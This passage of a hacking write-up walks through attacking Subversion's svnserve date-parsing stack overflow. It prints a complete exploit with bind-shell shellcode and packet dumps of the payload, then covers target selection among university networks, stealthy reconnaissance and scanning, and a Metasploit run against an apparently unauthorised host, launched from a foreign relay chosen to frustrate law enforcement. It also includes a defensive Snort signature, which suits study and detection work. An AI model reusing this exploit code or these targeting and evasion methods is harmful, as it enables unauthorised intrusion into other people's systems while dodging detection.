And we're in! So it looks like ExecShield works as advertised. In the original advisory Esser indicates that this vulnerability is still exploitable even with various stack protection in place. This is possible by doing “fancy things ... by overwriting the function parameters”. It's worth noting that neither public exploit does that, so when choosing a target I either need to find a system that does not have that type of protection or I need to modify one of the exploits. Needless to say, that protection raises the bar for breaking into a system.

Comparison with subexp.c

The subexp.c exploit is a typical, stand-alone exploit typical of what you can find on packetstorm or other sites on the Web. In order to use the code, the first step is to configure it for a given target. For example, as posted, the target IP address in the code is the loopback address (127.0.0.1), which is your local machine. In order to hit someone else, you must enter their IP address and recompile the exploit.

The exploit also contains stack addresses specifically for RedHat Linux 8.0. In order to use the exploit against a different system, you must know the exact address for your target, enter that, and recompile. I say it must be the exact address because there is no NOP sled in this exploit.

Looking at the exploit:

```
1: /* subversion-1.0.2 exploit by Gyan Chawdhary ...
2:  * exploits a stack overflow in the svn_time_from_cstring() function. We
build
3:  *  a date format which is valid but at the same time exits after the
sscanf
4:  *  function, or else it branches into another function which segfaults
at the
5:  *  apr_pool_t *pool. We overwrite our eip with a pointer to the main
*data
```

```
 *  buffer stored in the heap where our shell code is stored in the main request
 *  itself. This is cause the local stack space for svn_time_from_cstring is
 *  small. Will bind a shell on 36864 port. Modify it for ur own usage.
 *
 *  boring exploit for a boring vulnerability
 *  Gyan
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <sys/types.h>
#define BUF_SIZE ( 1024 * 2 )
#define TRUE 1
#define FALSE 0
#define PORT 3690 /* Default svnserve Port */
#define IP "127.0.0.1"
#define CMD "/bin/uname -a ; id ;\r\n";
struct targets {
  char *os;
  unsigned int *eip;
  unsigned int *shell_nop;
};
/*struct targets TARGETS[] =
{
   { "Redhat 8.0 - (Psyche)",
*/
char offset1[] = "\x78\x32\x06\x08"; // 0x8063278 + 88 + 12;
char offset2[] = "\xdc\x32\x06\x08";  // 0x80632dc
int sockfd;
char request1[] = "( 2 ( edit-pipeline ) %d:%s )\n";
char request2[] = "( ANONYMOUS ( 0: ) )\n";
char request3[] = "( get-dated-rev ( 314:aaaaaaaa%saaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%saaaaaaaa%saaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa 4 a tttt 16:24:23.111 (day 277, dst 1, gmt_off -18000) ) )\n";
char request4[] = "( check-path ( 0: ( 0 ) ) )\n";
/* p_types */
void xp_connect(char *);
char *build_request(char *);
```

```
58: void talk(char *, char *);
59:
60:
61: char shellcode[] =
62:      "\xeb\x72\x5e\x29\xc0\x89\x46\x10\x40\x89\xc3\x89\x46\x0c"
63:      "\x40\x89\x46\x08\x8d\x4e\x08\xb0\x66\xcd\x80\x43\xc6\x46"
64:      "\x10\x10\x66\x89\x5e\x14\x88\x46\x08\x29\xc0\x89\xc2\x89"
65:      "\x46\x18\xb0\x90\x66\x89\x46\x16\x8d\x4e\x14\x89\x4e\x0c"
66:      "\x8d\x4e\x08\xb0\x66\xcd\x80\x89\x5e\x0c\x43\x43\xb0\x66"
67:      "\xcd\x80\x89\x56\x0c\x89\x56\x10\xb0\x66\x43\xcd\x80\x86"
68:      "\xc3\xb0\x3f\x29\xc9\xcd\x80\xb0\x3f\x41\xcd\x80\xb0\x3f"
69:      "\x41\xcd\x80\x88\x56\x07\x89\x76\x0c\x87\xf3\x8d\x4b\x0c"
70:      "\xb0\x0b\xcd\x80\xe8\x89\xff\xff\xff/bin/sh";
71:
72:
73: void xp_connect(char *ip)
74: {
75:      // int sockfd;
76:         struct sockaddr_in s;
77:         char buffer[1024];
78:         char temp[1024];
79:         int tmp;
80:
81:          s.sin_family = AF_INET;
82:         s.sin_port = htons(PORT);
83:         s.sin_addr.s_addr = inet_addr(IP);
84:
85:    if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
86:    {
87:          printf("Cannot create socket\n");
88:          exit(-1);
89:    }
90:
91:         if((connect(sockfd,(struct sockaddr *)&s,sizeof(struct
sockaddr))) < 0)
92:    {
93:          printf("Cannot connect()\n");
94:          exit(-1);
95:    }
96:    memset(temp, '\0', sizeof(temp));
97:         tmp = recv(sockfd,temp,1024,0);
98:
99: }
100:
101: void talk(char *ip, char *repo)
102: {
103:  char buffer[1024], request[1024], tmp[512];
104:  static char string[] = "svn://%s/%s";
105:  int size;
106:  char *str;
107:
108:  sprintf(buffer, string, ip, repo);
109:  size = strlen(buffer);
110:  sprintf(request, request1, size, buffer);
111:
112:  xp_connect(ip);
113:
```

```
114:  if (send(sockfd, request, strlen(request), 0) < 0)
115:  {
116:        printf("send() failed\n");
117:        exit(-1);
118:  }
119:  recv(sockfd, tmp, 512, 0);
120:
121:  if (send(sockfd, request2, strlen(request2), 0) < 0)
122:  {
123:        printf("send() failed\n");
124:        exit(-1);
125:  }
126:  recv(sockfd, tmp, 512, 0);
127:
128:  str = build_request(shellcode);
129:
130:  if(write (sockfd, str, strlen(str)) < 0)
131:  {
132:        printf("write() failed\n");
133:        exit(-1);
134:  }
135:
136:  close(sockfd);
137:  //connect_target();
138: }
139:
140:
141:
142: char *build_request(char *sc)
143: {
144:  char *buffer, *ptr;
145:  buffer = (char *)malloc(1024);
146:  ptr = buffer;
147:  sprintf(ptr, request3, offset1, offset2, sc);
148:
149:  return buffer;
150: }
151:
152:
153:
154: main(int argc, char **argv)
155: {
156:  talk(IP, "cool");
157: }
158:
```

I ran the exploit a few times in my lab, and found it frustrating to use after working with Metasploit. Every change required recompiling the exploit. It is very sensitive to how it is configured, and does not contain targets that were useful to me. I did not recognize the shellcode that was included, and am somewhat leery of payloads from sources I don't have any history with.

Signatures of Attack

Satisfied that I had a working exploit, I needed to answer a question: what is the likelihood of being detected by using it? I checked for signs that might give away my activity in network traffic or system logs.

IDS signatures

Network intrusion detection systems work by analyzing network traffic for signs of hostile activity. There are a bunch of intrusion detection options available, but I normally use Snort[21], which is an open source application that runs on many platforms. Snort has many built-in detection capabilities, and a flexible rule or signature language so that administrators can add custom rules. A great feature is that it can replay network captures made with tcpdump or ethereal.

Snort

Using the packet captures I made during the tests above, I replayed the traffic through Snort using all of the latest signatures. This is the output Snort generated from a successful Metasploit exploit:

```
[root@fc2 tmp]# snort -dvr /tmp/cap2
Running in IDS mode
Log directory = /var/log/snort
TCPDUMP file reading mode.
Reading network traffic from "/tmp/cap2" file.
snaplen = 65535

Run time for packet processing was 7.397736 seconds


===============================================================================

Snort processed 345 packets.
Breakdown by protocol:                Action Stats:

    TCP: 343        (99.420%)         ALERTS: 0
    UDP: 0          (0.000%)          LOGGED: 0
   ICMP: 0          (0.000%)          PASSED: 0
    ARP: 2          (0.580%)
  EAPOL: 0          (0.000%)
   IPv6: 0          (0.000%)
    IPX: 0          (0.000%)
  OTHER: 0          (0.000%)
```

In the summary you can see that no alerts or logs were generated.

Bleeding Snort

A project called Bleeding Snort[22] develops "bleeding edge" Snort signatures. The good news about that is that they often release signatures very quickly to detect new threats. The bad news is that their signatures are a bit more prone to errors than those distributed directly with Snort. In fairness, the Snort signature team has developed and matured over time to the point they are today, with a very deep understanding of network protocols and security issues. It is probable that the Bleeding Snort crew will improve over time as well.

Needless to say, I downloaded the current Bleeding Snort signature file and checked it for any rules related to Subversion. Although I did not see any, I also ran the capture files through Snort with the Bleeding Snort rules, and it again did not detect anything.

Custom Rule

Since neither of those rule sets had signatures for the Subversion vulnerability, I spent a little time working with Snort to develop a custom rule. Developing rules for Snort is not difficult, but writing good rules takes some thought. The Snort manual[23] suggests that rules should detect someone exercising a vulnerability rather than a particular exploit. For example, the Metasploit exploit for Subversion sends a particular date string, "3 Oct 2000...". While writing a signature to detect that date in Subversion traffic would catch someone using the Metasploit exploit, it would not detect any other exploits. Further, it is trivial to modify the Metasploit code to send a different date string by editing line 124 of the exploit code above.

The goal, then, is to detect any packet that exploits the vulnerability. In this case, that is someone sending too much data in a get-dated-rev request. I developed a sample signature, which is listed below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 3690 ( flow:to_server,established;
content: "get-dated-rev"; nocase; content: ! ") )"; within: 65; msg:"Subversion
get-dated-rev overflow attempt"; reference:cve,CAN-2004-0397;
reference:bugtraq,10386; classtype: attempted-user; sid: 1000001; rev: 2; )
```

Briefly, the rule above says:

- generate an alert

    - if TCP traffic inbound from an external address, any source port
    - to an internal address, port 3690
        - in an established flow to the server
        - contains the string “get-dated-rev” (case insensitive)
        - and does not contain the string “))” within 65 bytes
- print the message “Subversion get-dated-rev overflow attempt” in the alert
- reference CVE CAN-2004-0397
- also reference Bugtraq ID 10386
- the classtype of the activity is attempted user-level compromise
- the unique Snort rule identifier is 1000001
- this is the first revision of the rule

The logic behind the rule is that, when the client sends the get-dated-rev request, it is followed by a date value, which should not require more than 65 bytes. The “))” is the close of the request statement, and can be seen in all of the packet captures. If the client does not close their request within 65 bytes, it looks like they are trying to stuff too many bytes into it, potentially overflowing the buffer.

Snort provides a number of logging facilities, and the output below shows the alert generated when the above rule was added to a default configuration:

```
[**] [1:1000001:2] Subversion get-dated-rev overflow attempt [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
06/17-21:31:41.084100 192.168.1.63:32802 -> 192.168.1.99:3690
TCP TTL:64 TOS:0x0 ID:11768 IpLen:20 DgmLen:729 DF
***AP*** Seq: 0xE696373F  Ack: 0x731DECEC  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1843462 401698
[Xref => http://www.securityfocus.com/bid/10386][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0397]
```

If, based on the alert, the administrator wanted to check the full capture for the packet that triggered the alert, that is also available in a format similar to tcpdump:

```
[root@fc2 192.168.1.63]# more TCP:32804-3690
[**] Subversion get-dated-rev overflow attempt [**]
06/17-21:31:46.984255 192.168.1.63:32804 -> 192.168.1.99:3690
TCP TTL:64 TOS:0x0 ID:419 IpLen:20 DgmLen:729 DF
***AP*** Seq: 0xE75933D4  Ack: 0x73E0DE8B  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1849363 402289
28 20 67 65 74 2D 64 61 74 65 64 2D 72 65 76 20  ( get-dated-rev
28 20 36 35 30 3A 13 E7 FF BF 13 E7 FF BF 13 E7  ( 650:.........
FF BF 13 E7 FF BF 13 E7 FF BF 13 E7 FF BF 13 E7  ................
FF BF 13 E7 FF BF 13 E7 FF BF 13 E7 FF BF 13 E7  ................
```

```
FF BF 13 E7 FF BF 13 E7 FF BF 13 E7 FF BF 13 E7  ................
FF BF 13 E7 FF BF 13 E7 FF BF 13 E7 FF BF 13 E7  ................
FF BF 13 E7 FF BF 13 E7 FF BF 13 E7 FF BF 13 E7  ................
FF BF 13 E7 FF BF 13 E7 FF BF 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 D9 EE D9 74 24  ..............t$
F4 5B 31 C9 B1 1B 81 73 17 AA C8 BE 7C 83 EB FC  .[1....s....|...
E2 F4 23 2D 8F BC 9B 13 FD 2C C0 C9 D4 7E 23 29  ..#-.....,...~#)
0E 1A 67 48 D6 BC 02 C9 81 14 A8 C8 AE 9D 23 29  ..gH..........#)
D4 6C FB 98 37 9D FA F9 7E CC CC 7B BD B1 2A 4D  .l..7...~..{..*M
7E 04 99 83 37 A5 9B 08 E5 CC 95 05 3E 35 D3 31  ~...7.......>5.1
8F BC 9B 13 8F B5 9B 1A 0E D8 67 48 8F BC FA 41  ..........gH...A
5C 14 85 E7 CD 14 C2 E7 DC 15 C4 41 5D 2C F9 45  \..........A],.E
B2 58 1A C3 73 FC 9B 08 FE B1 2A C8 BE 7C 20 33  .X..s.....*..| 3
20 4F 63 74 20 32 30 30 30 20 30 31 3A 30 31 3A   Oct 2000 01:01:
30 31 2E 30 30 31 20 28 64 61 79 20 32 37 37 2C  01.001 (day 277,
20 64 73 74 20 31 2C 20 67 6D 74 5F 6F 66 66 29   dst 1, gmt_off)
20 29 20 29 20                                    ) )
```

Application log signatures

Subversion's logs are focused on who does what to the repository at what time, mostly for the purpose of resolving conflicts that arise or commenting a revision. They do not log much useful information related to security aspects of the server, and do not seem to have options for enabling more verbose logging.

OS log signatures

I checked the operating system log files for any signs of activity related to the compromise. UNIX systems store login information in two files, utmp (which stores information about current users) and wtmp (which provides historical information). Both of those files are stored as binary, and must be read with an external program. I used “w” and “last”, and neither showed any sign of my root access. A snippet of the last log is shown below:

```
ben    pts/2        :0.0             Thu Jun 17 21:31   still logged in
ben    pts/1        :0.0             Thu Jun 17 20:27   still logged in
ben    :0                            Thu Jun 17 20:39   still logged in
reboot   system boot  2.6.5-1.358    Thu Jun 17 20:35         (02:03)
```

I checked other log files, such as the messages and secure logs, and neither of them showed any sign of my activity either.

Targeting

There are a couple of reasons to choose a target. The first is if you are after something specific: the latest chip design of a competing semiconductor company, a DVD before it is released to the public, or all of a company's fortune cookie sayings. In those cases, you need to find a vulnerability and a corresponding exploit that you can access at your target. The second is looking for a target of opportunity, where you have an exploit you want to use, and you search for vulnerable systems.

In this case, I know what exploit I want to use, so I'll search for systems running vulnerable versions. You have to think to yourself, “where is this likely to be running?” Obviously, not all software runs equally on all networks. In this case, Subversion is not likely running on many home or small business systems. At the same time, medium and large companies running Subversion would keep it behind a firewall. The exception to this is open source projects, which often allow anonymous read access to their version control system. My feeling, though, was that they were more likely to have patched, and might have been more alert to any scanning or exploit attempts related to this bug.

Which led me to universities. Although they have gotten more restrictive in recent years, their networks are still pretty open. Personally, I'm interested in university networks since that's where I really got started hacking. There is always a huge variety of systems and software running, which makes them interesting to explore. A picture started to form in my mind, so I began looking for a target system.

Reconnaissance

Searching the Web

The first place I go on the Web with just about any kind of question is Google. In this case, it was my first stop in identifying potential targets. A lot of people only use Google's basic search functionality, which works quite well, but some of the advanced features can really provide great results. Since I started out wanting to find colleges or universities running Subversion, I used the “site” search feature to restrict my searches to domains that end in “.edu”.

The search term “subversion” came back with a bunch of hits, but many of them were from social science studies (“Society's Subversion of the Adolescent Mind with Fruit Loops and MTV” or some such). Using the same site search and “svn://”, the protocol identifiers for Subversion URLs gave me better results.

Another search I tried was for “version control” in .edu's, but there were way too many results and too few related to my topic to waste much time there.

Mailing Lists

Another good place to identify networks running something is to hang out where the administrators or users do. Most software has some online forum for getting help, asking questions, and sharing experiences. This may take the form of mailing lists, newsgroups, chat and the like.

I'm not subscribed to Subversion mailing lists, so I used Web archives which maintain list history and are often searchable. Even if they're not, that's what Google is for. First I searched for “.edu” in messages,

since that should point to educational users. I spent a little time compiling email addresses and URLs. This turned up some new sites, and confirmed a bunch that Google had found earlier.

I don't think many people who post information on the Internet realize how much information they are giving away. Unless authors take care to use anonymous accounts (and the free accounts like Yahoo! are not as anonymous as many people think), it is trivial to learn about the sender's domain. Many people use signatures at the end of their messages, and they may also contain valuable information. Email headers contain a bunch of email protocol information including the path a message took from sender to recipient. That can reveal all kinds of information to people who know where to look. Not all messages contain useful bits, and people can reduce the amount of information that is revealed. The great thing about this kind of reconnaissance is that it created zero traffic to the potential target sites. That means there is nothing in their firewall or IDS logs, or anywhere else, to warn them that people are interested in their systems.

Other Sources

I looked a couple of other places for information, but didn't get much more useful stuff: I searched Google's archive of Usenet newsgroups[24], but didn't find much new information. I also looked at the Subversion site, knowing that many software projects publish lists of people or organizations who use their product. Their site does have a page of testimonials[25], but the list was small and contained prominent installations, which were not likely targets for me.

Results

In the end, Google was indeed my friend, as it identified five potential targets. The mailing lists actually fared better, and identified seven systems, though three were repeats from Web searches. Other sources revealed two other systems, for a total of eleven possible targets. Many of the above searches could have been refined, and doubtless used to identify still others, but I get bored quickly and was anxious to get on to the next step.

Scanning

Some people would pretty much skip putting any thought or effort into targeting or recon, whip out a port scanner, and begin looking for systems listening on a default port. They would take the report of open ports and try their exploit, and get access if they try it enough.

The biggest problem with that approach – if you care about being noticed – is the amount of noise it generates. Just about any kind of firewall, IDS, flow monitor, or anything else that does network analysis will pick up on normal scans because they blast packets out on the network very rapidly. I joke that you can see a lot of port scans by looking at the green activity light on your router or switch. It is an exaggeration, but not by much.

Don't get me wrong, port scanners have their place, and my preference is the ubiquitous nmap. In addition to finding open ports, nmap can be used for active OS and service fingerprinting, as well as advanced scanning including idle and bounce scans. If you want to use it and still be stealthy, there are options for slowing the scan rate and randomizing addresses that can help you avoid detection. It's flexible and powerful and way too much to cover here, but the documentation is good[26]. I use nmap all the time, it just wasn't the right tool to meet my goals here.

I knew from my lab work that my exploit would not work against systems with stack protection. So my goal with scanning was to learn more about the systems on my list to shorten my list of targets.

There are a number of ways to determine a remote operating system. One, the nmap approach, is to send a bunch of packets, many of them unusual, at the target. Different systems will respond to those stimuli differently, which is often enough to identify what OS they are running. The biggest problem with this approach is, again, the amount of traffic it generates, and the likelihood that it will be logged. To deal with that problem, you either scan from a throw-away system that you don't care if it's discovered, or you change the approach.

Another, lower visibility approach, is to methodically probe the system. The key is to create a small number of normal looking connections to the server, and choose them so that the responses contain information about the system. Many servers such as telnet, FTP (file transfer protocol), and SMTP (simple mail transfer protocol) provide a banner to

each connection that includes the release and version of the software running. Other servers include such information in error conditions, which is often pretty easy to stimulate. Here is the banner from the FTP server of a large information security company:

```
[ben@fc2 ben]$ ftp ftp.nai.com
Connected to ftp.nai.com (205.227.137.53).
220 Microsoft FTP Service
Name (ftp.nai.com:ben):
```

Unfortunately, looking through the network captures from the lab, Subversion itself does not provide very helpful banner information. I know that many people who run Subversion allow connections via a Web server, and that many Web servers provide version and platform information. Since the Web server is likely to be running, it is less likely to raise alarms than services that might not, such as FTP or SMTP.

I also captured all network traffic during this testing, because there are tools to do passive OS fingerprinting. They work by examining various fields in the captured packet, and comparing the observed values to a table of known operating systems. The one I use, p0f[27], is actually pretty good at identifying operating systems. Although there are some tests it cannot perform as well as an active scanner, it is completely passive so it does not increase your likelihood of being caught.

The first server I connected to presented itself as Apache running on Solaris, which was no use to me. The exploits I have are for either Linux or FreeBSD, but not Solaris, which is a commercial flavor of UNIX. It could also be pretty involved to make the changes necessary to get the exploit to work on Solaris – though Metasploit would probably make it easier than a stand alone exploit. One of the reasons it would be difficult is that so many machines running Solaris use the SPARC processor, which is very different than x86 processors. For example, it uses a reduced instruction set (RISC), and it is big-endian while x86 is little-endian. That means that shellcode and other aspects are completely different. On the other hand, there are exploits and payloads in Metasploit for Solaris/SPARC, so it could probably be glued together. In the end, I don't have a SPARC at home to experiment with, and I was not going to take this in to work to try it out on the ones we have there. So I moved on to another target.

I tried three more systems, and two were not running a Web server that I could access. The third system said it was running Apache on

RedHat Linux:

```
[root@fc2 cap]# tcpdump -nXr 4_httpd.cap
23:41:08.806113 IP 128.0.26.9.http > 192.168.1.63.34072: . 1:1449(1448) ack
128 win 5792 <nop,nop,timestamp 1676718 6475712>
        0x0000:  4500 05dc 9a30 4000 3006 16f9 8000 1a09  E....0@.@......c
        0x0010:  c0a8 013f 0050 8518 2a39 0f84 3506 9b84  ...?.P..*9..5...
        0x0020:  8010 16a0 bc75 0000 0101 080a 0019 95ae  .....u..........
        0x0030:  0062 cfc0 4854 5450 2f31 2e31 2034 3033  .b..HTTP/1.1.403
        0x0040:  2046 6f72 6269 6464 656e 0d0a 4461 7465  .Forbidden..Date
        0x0050:  3a02 4562 629c 2031 3020 5365 7020 3230  :.Fri,.18.Jun.20
        0x0060:  3034 2030 333a 3431 3a31 3220 474d 540d  04.23:41:08.GMT.
        0x0070:  0a53 6572 5676 a372 2401 7160 6638 62f5  .Server:.Apache/
        0x0080:  322e 3022 3403 2228 5265 6420 4861 7420  2.0.40.(Red.Hat.
        0x0090:  4c69 6e75 7829 0d0a 4163 6365 7074 2d52  Linux)..Accept-R
...
```

I ran the capture through p0f in “SYN+ACK” mode, which analyzes server responses, and it agreed that it was a Linux machine running the 2.4 kernel:

```
[root@fc2 cap]# p0f -As 04_httpd.cap
p0f - passive os fingerprinting utility, version 2.0.3
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN+ACK) on '04_httpd.cap', 57 sigs (1 generic), rule:
'all'.
128.0.26.9:80 - Linux recent 2.4 (1) (up: 7547 hrs)
  -> 192.168.1.63:34072 (distance 16, link: ethernet/modem)
```

From the output above, I couldn't directly tell which version of RedHat Linux is running, which would tell me whether or not it was likely running Exec Shield. I know that very recent RedHat releases ship the 2.6 kernel, so this seemed like an older one, but I needed more information.

I turned back to Google to determine what versions of Apache shipped with which release of the OS. If this machines administrator compiled Apache from source, it would not necessarily match the table, but it was another data point to help decide on a target. The distrowatch Web site[28] includes tables that include version numbers for all major packages. So, from the capture above, I knew I was looking at a RedHat release running Apache version 2.0.40. The table on distrowatch said I was looking at either RedHat 8 or 9, which was good news since the exploit appeared to work on either.

Additional Scanning

Knowing that I had a system I thought the exploit would work against, it was time to learn a bit more about the system and the network it connected to. The Domain Name System (DNS) is used to associate names with IP addresses. Back in the day many DNS servers were pretty open and allowed you to download all of their information with one command, called a zone transfer. These days most servers are more closed than that, only allowing more selective queries, so it takes more effort to learn about a target network that way.

Instead of spending a bunch of time with DNS, one of the first things I did was run a traceroute begin identifying key components of the campus network. The idea behind traceroute is simple and elegant: in order to prevent routing loops, the IP protocol specifies that a time-to-live (TTL) be set for each packet. Each router that forwards a packet decrements the TTL by one. If the TTL ever reaches zero, the router sends an error message back to the original sender indicating that the packet timed out.


Traceroute identifies routers in the path from a source to a destination by sending packets with low TTL values. The first packet is sent with a TTL of one. The machines default router decrements the TTL to zero and returns a time exceeded in transit error. Traceroute then sets the TTL to two, which identifies the router after the default gateway. The listing below shows a traceroute I ran from my exploit box to the Web server on the target network:

```
sploiter# traceroute -I www.cs.example.edu
traceroute to wwww.cs.example.edu (128.0.26.9), 30 hops max, 38 byte packets
 1  192.168.1.55 (192.168.1.55)  14.821 ms  10.006 ms  12.007 ms
 2  10.69.82.1 (10.69.82.1)  13.658 ms  11.106 ms  10.026 ms

[snip transit from my ISP to example.edu network]

12  65.113.59.160 (65.113.59.160) 47.834 ms  46.984 ms  45.265 ms
13  vlan23-msfc2.cns.example.edu (128.0.254.222)  55.855 ms  46.941 ms
44.859 ms
14  core-buc-msfc.cns.example.edu (128.0.254.172)  47.153 ms  49.082 ms
62.864 ms
15  gw.cs.example.edu (128.0.26.1)  48.758 ms  46.618 ms  46.488 ms
16  www.cs.example.edu (128.0.26.9)  45.181 ms  56.126 ms  47.435 ms
```

I removed hops 3 – 11 because they are not relevant to the activity here. The parameter "-I" that I passed to traceroute made it send

ICMP packets rather than UDP packets. Windows traceroute utility, called tracert, uses ICMP echo requests, while UNIX sends UDP packets with a high destination port number, normally beginning with 33434. So, if someone logs this, chances are they will think it is a Windows tracert. If I were more paranoid, I would use the Web based traceroute utilities provided at places like geektools[29].

I ran traceroutes to a number of hosts on the example.edu network, including the university's web, mail, and dns servers, and servers in a few departments. Using the results of these scans, I began to develop a picture of the example.edu network:



The last bit of scanning I did was with one of my favorite tools, hping2. hping2 is a packet crafting tool that allows you to create just about any kind of normal or unusual packet. It can be used to map a network or filter policy, it can do traceroute-like functions, and it can craft TCP, UDP, ICMP, and other IP protocols. It can handle fragmentation, and do unusual things like send a bad checksum.

In the output below, the change in TTL indicates that there is a device like a firewall or router with ACLs filtering traffic between my system and the target:

```
sploiter# hping2 viper.cs.example.edu -p 80 -c 1 -S -V
using eth0, addr: 173.134.185.24, MTU: 1500
HPING viper.cs.example.edu (eth0 128.0.26.41): S set, 40 headers + 0 data
bytes
len=46 ip=128.0.26.41 ttl=44 DF id=30923 tos=0 iplen=44
sport=80 flags=SA seq=0 win=8576 rtt=39.9 ms
seq=2317912490 ack=2001797238 sum=b950 urp=0

--- viper.cs.example.edu hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 39.9/39.9/39.9 ms
```

We know that viper is listening on TCP port 80 – that is the port we used when we connected to its Web server – and the SYN-ACK (SA above) flags indicate it acknowledged hping2's connection attempt. Notice the TTL value of 44.

```
sploiter# hping2 viper.cs.example.edu -p 22 -c 1 -S -V
using eth0, addr: 173.134.185.24, MTU: 1500
HPING viper.cs.example.edu (eth0 128.0.26.41): S set, 40 headers + 0 data
bytes
len=46 ip=128.0.26.41 ttl=111 id=17399 tos=0 iplen=40
sport=22 flags=RA seq=0 win=0 rtt=33.8 ms
seq=3203296067 ack=1813217666 sum=9ff urp=0

--- viper.cs.example.edu hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 33.8/33.8/33.8 ms
```

In the above I scanned for port 22, which is the normal port for SSH servers. I chose that expecting it to be closed, and the RST-ACK (RA in the output) indicates the connection was refused. Notice that the TTL value is different, at 111. Some small variation in TTL is normal, but this big a change is an indicator that there is something filtering – a firewall or router – between sploiter and viper.

Exploiting the System

By this point I felt I had a target that would be a good match for this exploit. I was confident I could evade detection, and I was ready to use my exploit. I transferred Metasploit to my “sploiter” system, which already had a bunch of other tools installed. I never run exploits from my local system, and always try to use a system in a country whose law enforcement is not likely to cooperate with the authorities in the target's country.

I SSHed to sploiter, and run through the same setup as before, this time targeting viper.cs.example.edu. Since I did not know what communications was allowed out from viper, I used a different payload that uses the established Subversion socket to bind the shell:

```
msf svnserve_date(linx86findsock) > show options

Exploit and Payload Options
===========================

  Exploit:    Name      Default                          Description
  --------    ------    --------------------------
-----------------------------
  required    URL       svn://128.0.26.41/data/svn    SVN URL
  required    RHOST     128.0.26.41                   The target address
  required    RPORT     3690                          The svnserve port

  Payload:    Name      Default    Description
  --------    ------    -------    -------------------------
  required    CPORT     5678       Local port used by exploit

msf svnserve_date(linx86findsock) > exploit
Trying 0xbffffe13
Trying 0xbffffcc7
...
Trying 0xbfffe6bb
[*] Findsock found shell...
```

And just like that, I was in. A couple of questions come immediately to mind when you've gained access:

- Do I have root access, or am I a regular user?
